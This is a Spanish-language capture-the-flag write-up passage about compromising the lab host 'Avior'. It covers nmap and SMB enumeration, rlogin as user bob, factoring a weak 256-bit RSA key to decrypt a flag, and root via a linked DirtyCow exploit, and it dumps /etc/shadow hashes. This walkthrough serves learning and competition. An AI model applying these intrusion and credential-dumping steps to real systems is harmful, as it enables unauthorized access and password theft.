Connect Scan Timing: About 8.70% done; ETC: 16:35 (0:00:42 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 15.05% done; ETC: 16:35 (0:00:45 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.00% done; ETC: 16:35 (0:00:22 remaining)
Nmap scan report for 10.37.0.151
Host is up (0.46s latency).
```



```

Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
| ssh-hostkey:
|   1024 82:25:63:61:29:72:7f:e8:6f:4f:f5:ad:dc:0a:a0:ce (DSA)
|_  2048 1f:1c:e3:5b:6d:54:fd:84:e4:90:45:48:4b:79:c1:93 (RSA)
80/tcp    open  http         Apache httpd 2.2.16
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: 404 Not Found
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: BOB)
445/tcp   open  netbios-ssn  Samba smbd 3.5.6 (workgroup: BOB)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 4m36s, deviation: 0s, median: 4m36s
|_ nbstat: NetBIOS name: AVIOR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
      (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.5.6)
|   NetBIOS computer name:
|   Workgroup: BOB\x00
|_  System time: 2018-06-17T15:40:11+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.15 seconds

```

Samba, rservices, http y ssh. Tras probar de todo contra el servidor Apache y obtener sólo 404's, turno para smb. Probé samba-cry, sin éxito. ¿Y enumerando? Veamos:

```

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-16 09:15 CEST
Nmap scan report for 10.37.0.151
Host is up (0.0050s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-enum-users:
|   AVIOR\bob (RID: 3000)
|     Full name:  bob
|     Description:
|     Flags:      Normal user account
|   AVIOR\nobody (RID: 501)
|     Full name:  nobody
|     Description:
|_    Flags:      Normal user account

```

Usuario bob... pero todo intento contra bob fue baldío.

## 4.2. Usuario básico

Turno para los rservices. Intentando rlogin -> permiso denegado si intentamos la conexión desde el ordenador local.

Aquí me acordé de que las máquinas remotas se ven entre sí. Tal vez rlogin a avior desde betria o desde hadir?

Desde betria :) Pero primero tuve que instalar rsh (seguramente con un túnel ssh a los puertos 512,513,514 también lo hubiera conseguido desde local)

```
# yum install rsh
# ping google.com
# ping 8.8.8.8 Nooooooooo! No hay conexio'n al exterior
```

Bueno, hay otra opción. Descargar el rpm en local y subirlo por scp. Ahora sí:

```
# cd /tmp
# rpm -i rsh-0.17-76.el7_1.1.x86_64.rpm
# rlogin -l bob 10.37.0.151
```

```
[root@Betria ~]# rlogin -l bob 10.37.0.151
Last login: Thu Jun 21 10:05:33 BST 2018 from 10.37.0.200 on pts/0
Linux Avior 2.6.32-5-686 #1 SMP Tue May 13 16:33:32 UTC 2014 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@Avior:~$
```

Jackpot! Descargamos el botín:

```
bob@Avior:/home$ ls -al
total 70508
drwxr-xr-x  4 root root    4096 Jun 15 00:35 .
drwxr-xr-x 21 root root    4096 Jul  9  2016 ..
drwxr-xr-x  3 bob  bob    4096 Jun 18 13:55 bob
-rw-r--r--  1 root root     429 Jun 14 18:12 crypto_100.zip
-rw-r--r--  1 root root   11417 Jun 14 18:13 reversing_300.zip
-rw-r--r--  1 root root      45 Jun 15 00:35 secret.txt
-r--r--r--  1 root root 72083159 Mar 25  2017 VMwareTools-10.0.9-3917699.tar.gz
drwxr-xr-x  9 root root    4096 May 23  2016 vmware-tools-distrib
bob@Avior:/home$
```

## 4.3. Crypto

```
bob@Avior:/home$ unzip crypto_100.zip -d /tmp
Archive:  crypto_100.zip
  inflating: /tmp/pub.pem
  inflating: /tmp/flag.enc
bob@Avior:/home$ cat /tmp/pub.pem
-----BEGIN PUBLIC KEY-----
MDwWdQYJKoZIhvcNAQEBBQADKAwKAiHkFE/WUKzpO/latKN03wmVKIW+iLO
wLkpBOxERKhhAgMBAAE=
-----END PUBLIC KEY-----
```

Vaya, vaya... una clave pública enana...

Sacamos el módulo:

```
$ openssl rsa -pubin -inform PEM -text -noout < pub.pem
Public-Key: (256 bit)
Modulus:
    00:e2:21:91:f1:3f:59:42:b3:a4:ef:e5:6a:d2:8d:
    d3:7c:26:54:a2:16:fa:22:ce:c0:b9:29:04:ec:44:
    44:a8:61
Exponent: 65537 (0x10001)
```

Buscamos los primos  $p \cdot q$  que forman el módulo, con la ayuda de [Factordb.com](http://factordb.com/): <http://factordb.com/index.php?query=102282016990194715907376754685405290320613063451593543790128550772762982262881&use=b&b=221&d=1&VP=on&VC=on&EV=on&OD=on&PR=on&FF=on&PRP=on&CF=on&U=on&C=on&perpage=200&format=1>

```
102282016990194715907376754685405290320613063451593543790128550772762982262881

Factor1: 317043256490461415472724153584731748683
Factor2: 322612182711011169170521985697248568707
```

Pequeño programa en C para obtener la clave privada a partir de  $p$  y  $q$ : (obtenido desde <https://justrocketscience.com/post/crack-unsafe-rsa-encryption>)

```
$ gcc private-from-pq.c -o gen -lssl -lcrypto -I/usr/local/Cellar/openssl
  /1.0.21/include -L/usr/local/Cellar/openssl/1.0.21/lib
```

Y desciframos:

```
$ openssl rsautl -in flag.enc -inkey private.key -decrypt -hexdump
0000 - 66 6c 61 67 7b 77 65 61-6b 72 73 61 7d 0a          flag{weakrsa}.
```

## 4.4. Root - Admin

Gracias al `.bash_history`, donde ví que se probaban múltiples exploits, hice lo mismo :) Al final, dirtyC0w me dio root (el exploit añadía el usuario firefart a `/etc/passwd...` con clave! (curioso, esperaba que lo hiciera sobre `/etc/shadow....` siempre se aprende algo!)

DirtyC0w, exploit utilizado:

<https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c>

C

y leemos `/root/secret.txt`.

Hice copia del `/etc/shadow`, just in case :-)

```
root:$6$7WB...3hl$0TRBnHy5I/IoGfe8TpjaIfTc6bHc2yb/jxzNWxEw6b3XgoSVyq/.
BekspleXUcGK29xJXh5Qwrm1J0Iz9oE3J1:17082:0:99999:7:::
daemon*:16991:0:99999:7:::
bin*:16991:0:99999:7:::
sys*:16991:0:99999:7:::
sync*:16991:0:99999:7:::
games*:16991:0:99999:7:::
man*:16991:0:99999:7:::
```

```
lp:*:16991:0:99999:7:::
mail:*:16991:0:99999:7:::
news:*:16991:0:99999:7:::
uucp:*:16991:0:99999:7:::
proxy:*:16991:0:99999:7:::
www-data:*:16991:0:99999:7:::
backup:*:16991:0:99999:7:::
list:*:16991:0:99999:7:::
irc:*:16991:0:99999:7:::
gnats:*:16991:0:99999:7:::
nobody:*:16991:0:99999:7:::
libuuid:!:16991:0:99999:7:::
Debian-exim:!:16991:0:99999:7:::
sshd:*:16991:0:99999:7:::
bob:$6$zBvYKbTT$6A8tbK1Bx3bQ8fX4.QvxMK.2
    ZefE5M4gSihdbbBXi76V9DQGOS4uTwkDMiIp4j2Om9sT3apimQtYg6FfSo3B6
    /:17082:0:99999:7:::
mysql:!:16992:0:99999:7:::
messagebus:*:17082:0:99999:7:::
```

## 5. Conclusiones

Gran reto CTF. Me lo he pasado como un enano. Enhorabuena a la organización y saludos al resto de participantes, en especial a therearwindow y danitorWS.

PD: la prueba de reversing se me quedó en el tintero...¯\\_(ツ)\_/¯ Creo que la idea era analizar el algoritmo de cifrado a partir del binario. El oh\_noes.encrypted se cifró cierto día a cierta hora (la que aparece tras el stats del fichero). Creo que es importante, pues si no he entendido mal (muy posible!) el binario usa el epoch time actual como IV del algoritmo. ¿Tal vez el "noes" tiene alguna reminiscencia con AES? Who knows! La idea sería saber cómo se llegó a ese oh\_noes.encrypted. Pero ni estoy seguro... ni me dió tiempo. Para la próxima vez... Try harder. [EOT]